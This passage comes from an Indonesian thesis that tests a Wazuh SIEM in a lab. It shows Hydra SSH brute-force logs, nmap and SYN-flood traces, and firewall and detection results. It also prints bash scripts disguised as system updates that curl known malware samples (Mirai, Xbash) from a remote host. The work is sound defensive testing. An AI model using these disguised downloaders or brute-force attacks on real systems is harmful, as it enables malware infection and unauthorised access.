Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 08:13:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ssh://10.1.2.8:2200/
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4dmi123" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4dmi123" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4dmi123r4t0r" - 3 of 100 [child 2] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "w4zu123" - 4 of 100 [child 3] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "us3r" - 5 of 100 [child 4] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "s3rv3r" - 6 of 100 [child 5] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4g3nt" - 7 of 100 [child 6] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4g3nt1" - 8 of 100 [child 7] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4g3nt2" - 9 of 100 [child 8] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4g3nt3" - 10 of 100 [child 9] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4dmi123" - 11 of 100 [child 10] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4dmi123" - 12 of 100 [child 11] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4dmi123r4t0r" - 13 of 100 [child 12] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "w4zu123" - 14 of 100 [child 13] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "us3r" - 15 of 100 [child 14] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "s3rv3r" - 16 of 100 [child 15] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4g3nt" - 17 of 100 [child 0] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4g3nt1" - 18 of 100 [child 13] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "4g3nt2" - 19 of 100 [child 15] (0/0)
```

Gambar 4.70 Pengujian Ketiga Serangan SSH Brute-force ke Wazuh Agent

Pengujian keempat serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan sulit. *Tool* yang dilakukan untuk melakukan *brute-force* adalah Hydra. Hydra ini melakukan *brute-force* tersebut ke *port* SSH dan



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

IP address yang dituju sampai mendapatkan *username* dan *password* yang valid.

```

[attacker@kali-linux] - [~/Bruteforce]
$ hydra -L username.txt -P password3.txt ssh://10.1.2.8:2200 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 08:17:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (1:10/p:10), ~7 tries per task
[DATA] attacking ssh://10.1.2.8:2200/
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4dm1n" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4dm1nt" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4dm1nstr4t0r" - 3 of 100 [child 2] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#w4zuh" - 4 of 100 [child 3] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#us3r" - 5 of 100 [child 4] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#s3rv3r" - 6 of 100 [child 5] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4g3nt" - 7 of 100 [child 6] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4g3nt1" - 8 of 100 [child 7] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4g3nt2" - 9 of 100 [child 8] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4g3nt3" - 10 of 100 [child 9] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4dm1n" - 11 of 100 [child 10] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4dm1nt" - 12 of 100 [child 11] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4dm1nstr4t0r" - 13 of 100 [child 12] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#w4zuh" - 14 of 100 [child 13] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#us3r" - 15 of 100 [child 14] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#s3rv3r" - 16 of 100 [child 15] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4g3nt" - 17 of 102 [child 0] (0/2)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4g3nt1" - 18 of 102 [child 6] (0/2)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "#4g3nt2" - 19 of 102 [child 3] (0/2)

```

Gambar 4.71 Pengujian Keempat Serangan SSH Brute-force ke Wazuh Agent

4.4.2.4 Pengujian Serangan *Malware*

- Serangan *malware* pertama

Membuat *script* dalam Wazuh agent dengan nama yang tidak mencurigakan seperti *update.sh*. *Script* tersebut berisi perintah untuk mengunduh *malware* “Mirai”. Mirai adalah *malware botnet* yang menargetkan perangkat Linux untuk menghabiskan *resources* sistem.

```

GNU nano 6.2 update.sh
#!/bin/bash

function fetch_sample(){
    curl -s -XGET "$1" -o "$2"
}

echo "WARNING: Update your system now!"
read -p "Do you want to continue? (y/n)" -n 1 -r ANSWER
echo


if [[ $ANSWER =~ ^[Yy]$ ]]
then
    echo
    echo "Your system is being updated, please wait..."
    fetch_sample "https://wazuh-demo.s3-us-west-1.amazonaws.com/mirai" "/home/agent2/yara/malware/mirai" && echo "Done!" || echo "Error"
    echo
fi

```

Gambar 4.72 Pembuatan Script Malware Pertama pada Wazuh Agent

Menjalankan *script* yang telah dibuat dengan instruksi yang tidak mencurigakan. Instruksi seperti untuk memperbarui sistem sekarang

dan terdapat *loading*-nya juga hingga keterangan selesai. Padahal proses yang sebenarnya terjadi adalah *malware* telah berhasil diunduh.



Gambar 4.73 Serangan Malware Pertama ke Wazuh Agent

- Serangan *malware* kedua

Membuat *script* dalam Wazuh agent dengan nama yang tidak mencurigakan seperti *upgrade.sh*. *Script* tersebut berisi perintah untuk mengunduh *malware* “Webshell”. Webshell adalah *malware* yang sering digunakan sebagai *backdoor* untuk pengambilalihan *server*.




Gambar 4.74 Pembuatan Script Malware Kedua pada Wazuh Agent

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumunkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Menjalankan *script* yang telah dibuat dengan instruksi yang tidak mencurigakan. Instruksi seperti untuk meningkatkan sistem sekarang dan terdapat *loading*-nya juga hingga keterangan selesai. Padahal proses yang sebenarnya terjadi adalah *malware* telah berhasil diunduh.



Gambar 4.75 Serangan Malware Kedua ke Wazuh Agent

- Serangan *malware* ketiga

Membuat *script* dalam Wazuh *agent* dengan nama yang tidak mencurigakan seperti *backup.sh*. *Script* tersebut berisi perintah untuk mengunduh *malware* “Xbash”. Xbash adalah *malware* multifungsi yang menggabungkan kemampuan *ransomware*, *cryptojacker*, dan *botnet*.



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumunkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```
GNU nano 6.2 backup.sh
#!/bin/bash

function fetch_sample(){
    curl -s -XGET "$1" -o "$2"
}

echo "WARNING: Upgrade your system now!"
read -p "Do you want to continue? (y/n)" -n 1 -r ANSWER
echo

if [[ $ANSWER =~ ^[Yy]$ ]]
then
    echo "Your system is being upgraded, please wait..."
    fetch_sample "https://wazuh-demo.s3-us-west-1.amazonaws.com/xbash" "/home/agent2/yara/malware/xbash" && echo "Done!" || echo "Error"
fi
```

Gambar 4.76 Pembuatan Script Malware Ketiga pada Wazuh Agent

Menjalankan *script* yang telah dibuat dengan instruksi yang tidak mencurigakan. Instruksi seperti untuk mencadangkan sistem sekarang dan terdapat *loading*-nya juga hingga keterangan selesai. Padahal proses yang sebenarnya terjadi adalah *malware* telah berhasil diunduh.

```
Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@wazuh:/home/agent2/yara/malware# bash backup.sh
WARNING: Upgrade your system now!
Do you want to continue? (y/n)y

Your system is being upgraded, please wait...
Done!

root@wazuh:/home/agent2/yara/malware#
```

Gambar 4.77 Serangan Malware Ketiga ke Wazuh Agent

4.4.3 Data Hasil Pengujian

4.4.3.1 Hasil Pengujian Serangan *Port Scanning*

Serangan *port scanning* **berhasil** mendapatkan *port* yang terbuka, yaitu:



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

- **Port 80 (HTTP)**
- **Port 2200 (ICI)**


```
Nmap scan report for 10.1.2.8
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
2200/tcp  open  ici
MAC Address: 08:00:27:82:3B:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

Gambar 4.78 Hasil Serangan Port Scanning pada Wazuh Agent

Serangan *port scanning* **berhasil** terdeteksi pada SIEM Wazuh dengan *rules* dari Suricata sebagai berikut:

- Suricata: Alert - ET SCAN Potential VNC Scan 5800-5820
- Suricata: Alert - ET SCAN Suspicious inbound to mySQL port 3306
- Suricata: Alert - ET SCAN Suspicious inbound to MSSQL port 1433
- Suricata: Alert - ET SCAN Suspicious inbound to Oracle SQL port 1521
- Suricata: Alert - ET SCAN Suspicious inbound to PostgreSQL port 5432



Gambar 4.79 Hasil Deteksi Serangan Port Scanning pada Wazuh Agent



Hak Cipta:

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber:
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumpulkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

4.4.3.2 Hasil Pengujian Serangan *Denial of Service* (DoS)

Hasil *traffic* Wazuh agent dari serangan DoS yang dimonitoring menggunakan tcpdump. Bagian yang dimonitoring adalah protokol TCP dan *port* 80 (HTTP). *Attacker* membanjiri *traffic* pada target *server*.

```

root@wazuh: /home/agent2# tcpdump -i any tcp port 80
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
15:53:53.412539 enp0s3 In IP 10.1.2.13.52337 > wazuh.http: Flags [S], seq 822459222, win 512, length 0
15:53:53.412540 enp0s3 In IP 10.1.2.13.52338 > wazuh.http: Flags [S], seq 1915813822, win 512, length 0
15:53:53.412540 enp0s3 In IP 10.1.2.13.52339 > wazuh.http: Flags [S], seq 2020160867, win 512, length 0
15:53:53.412540 enp0s3 In IP 10.1.2.13.52340 > wazuh.http: Flags [S], seq 86351713, win 512, length 0
15:53:53.412540 enp0s3 In IP 10.1.2.13.52341 > wazuh.http: Flags [S], seq 1398910457, win 512, length 0
15:53:53.412540 enp0s3 In IP 10.1.2.13.52342 > wazuh.http: Flags [S], seq 127268339, win 512, length 0
15:53:53.412540 enp0s3 In IP 10.1.2.13.52343 > wazuh.http: Flags [S], seq 982096399, win 512, length 0
15:53:53.412980 enp0s3 In IP 10.1.2.13.52344 > wazuh.http: Flags [S], seq 491886901, win 512, length 0
15:53:53.413023 enp0s3 In IP 10.1.2.13.52345 > wazuh.http: Flags [S], seq 571334055, win 512, length 0
15:53:53.413024 enp0s3 In IP 10.1.2.13.52346 > wazuh.http: Flags [S], seq 1615456196, win 512, length 0
15:53:53.413024 enp0s3 In IP 10.1.2.13.52347 > wazuh.http: Flags [S], seq 403404030, win 512, length 0
15:53:53.413405 enp0s3 In IP 10.1.2.13.52348 > wazuh.http: Flags [S], seq 1183530595, win 512, length 0
15:53:53.413406 enp0s3 In IP 10.1.2.13.52349 > wazuh.http: Flags [S], seq 1879289087, win 512, length 0
15:53:53.413406 enp0s3 In IP 10.1.2.13.52350 > wazuh.http: Flags [S], seq 396815543, win 512, length 0
15:53:53.413406 enp0s3 In IP 10.1.2.13.52351 > wazuh.http: Flags [S], seq 666169265, win 512, length 0
15:53:53.413406 enp0s3 In IP 10.1.2.13.52352 > wazuh.http: Flags [S], seq 1852672230, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52353 > wazuh.http: Flags [S], seq 997397806, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52354 > wazuh.http: Flags [S], seq 1893990268, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52355 > wazuh.http: Flags [S], seq 1694777661, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52356 > wazuh.http: Flags [S], seq 107944438, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52357 > wazuh.http: Flags [S], seq 1839562893, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52358 > wazuh.http: Flags [S], seq 736810227, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52359 > wazuh.http: Flags [S], seq 1514444659, win 512, length 0
15:53:53.414267 enp0s3 In IP 10.1.2.13.52360 > wazuh.http: Flags [S], seq 1017027316, win 512, length 0
15:53:53.414478 enp0s3 In IP 10.1.2.13.52361 > wazuh.http: Flags [S], seq 454832353, win 512, length 0
15:53:53.414478 enp0s3 In IP 10.1.2.13.52362 > wazuh.http: Flags [S], seq 348805412, win 512, length 0
15:53:53.414478 enp0s3 In IP 10.1.2.13.52363 > wazuh.http: Flags [S], seq 956515811, win 512, length 0
15:53:53.414935 enp0s3 In IP 10.1.2.13.52364 > wazuh.http: Flags [S], seq 1563279390, win 512, length 0
15:53:53.414935 enp0s3 In IP 10.1.2.13.52365 > wazuh.http: Flags [S], seq 7432573, win 512, length 0
  
```

Gambar 4.80 Hasil Traffic Serangan DoS pada Wazuh Agent

Dampak dari serangan DoS tersebut adalah *web server* Apache mengalami **kelambatan sistem atau layanan karena belum terblokir oleh firewall**. Hal ini disebabkan oleh paket yang diterima *server* sangat banyak dan tidak berhenti.



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.81 Dampak Serangan DoS pada Web Server Wazuh Agent Sebelum Diblokir Firewall

Melakukan konfigurasi pada *firewall* untuk memblokir serangan DoS tersebut. Konfigurasi tersebut menggunakan iptables untuk melindungi *server* dari serangan SYN *flood*. Cara kerjanya adalah *firewall* akan mencatat dan memblokir IP yang terlalu sering mengirim paket SYN ke *port* 80 dalam waktu yang singkat.



Gambar 4.82 Konfigurasi Firewall pada Wazuh Agent

Berikut ini adalah hasil tampilan *web server* Apache yang berjalan **normal** walaupun mendapatkan serangan DoS yang dapat dilihat pada Gambar 4.83. Hal tersebut karena serangan DoS telah diblokir oleh *firewall*.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.83 Dampak Serangan DoS pada Web Server Wazuh Agent Setelah Diblokir Firewall

4.4.3.3 Hasil Pengujian Serangan SSH *brute-force*

Pengujian pertama serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* yang sama dengan *username* hasilnya adalah **tidak berhasil** mendapatkan *username* dan *password* yang valid.

```
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "server" - 86 of 101 [child 10] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent" - 87 of 101 [child 0] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent1" - 88 of 101 [child 14] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent2" - 89 of 101 [child 5] (0/1)
[RE-ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent1" - 89 of 101 [child 14] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent3" - 90 of 101 [child 3] (0/1)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent1" - 90 of 101 [child 14] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "admin" - 91 of 101 [child 15] (0/1)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "admin" - 91 of 101 [child 15] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "admint" - 92 of 101 [child 9] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "administrator" - 93 of 101 [child 6] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "wazuh" - 94 of 101 [child 7] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "user" - 95 of 101 [child 4] (0/1)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "administrator" - 95 of 101 [child 6] (0/1)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "administrator" - 95 of 101 [child 6] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "server" - 96 of 101 [child 8] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent" - 97 of 101 [child 13] (0/1)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "server" - 97 of 101 [child 8] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent1" - 98 of 101 [child 12] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent2" - 99 of 101 [child 2] (0/1)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent" - 99 of 101 [child 13] (0/1)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent3" - 100 of 101 [child 1] (0/1)
[REDO-ATTEMPT] target 10.1.2.8 - login "admint" - pass "admint" - 101 of 101 [child 10] (1/1)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 07:59:19
```

Gambar 4.84 Hasil Serangan Pertama SSH Brute-force pada Wazuh Agent

Pengujian pertama serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* yang sama dengan *username* hasilnya adalah **berhasil** terdeteksi pada SIEM Wazuh.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.85 Hasil Deteksi Serangan Pertama SSH Brute-force pada Wazuh Agent

Pengujian kedua serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan mudah hasilnya adalah **tidak berhasil** mendapatkan *username* dan *password* yang valid.

```
[RE-ATTEMPT] target 10.1.2.8 - login "agent2" - pass "administrator123" - 84 of 102 [child 10] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "user123" - 85 of 102 [child 7] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "server123" - 86 of 102 [child 12] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent123" - 87 of 102 [child 8] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent2" - pass "user123" - 87 of 102 [child 7] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent1" - 88 of 102 [child 3] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent2" - 89 of 102 [child 4] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent1" - 89 of 102 [child 3] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "agent3" - 90 of 102 [child 11] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "admin123" - 91 of 102 [child 15] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "admint123" - 92 of 102 [child 1] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "administrator123" - 93 of 102 [child 5] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "administrator123" - 93 of 102 [child 5] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "wazuh123" - 94 of 102 [child 0] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "wazuh123" - 94 of 102 [child 0] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "user123" - 95 of 102 [child 2] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "server123" - 96 of 102 [child 6] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent123" - 97 of 102 [child 9] (0/2)
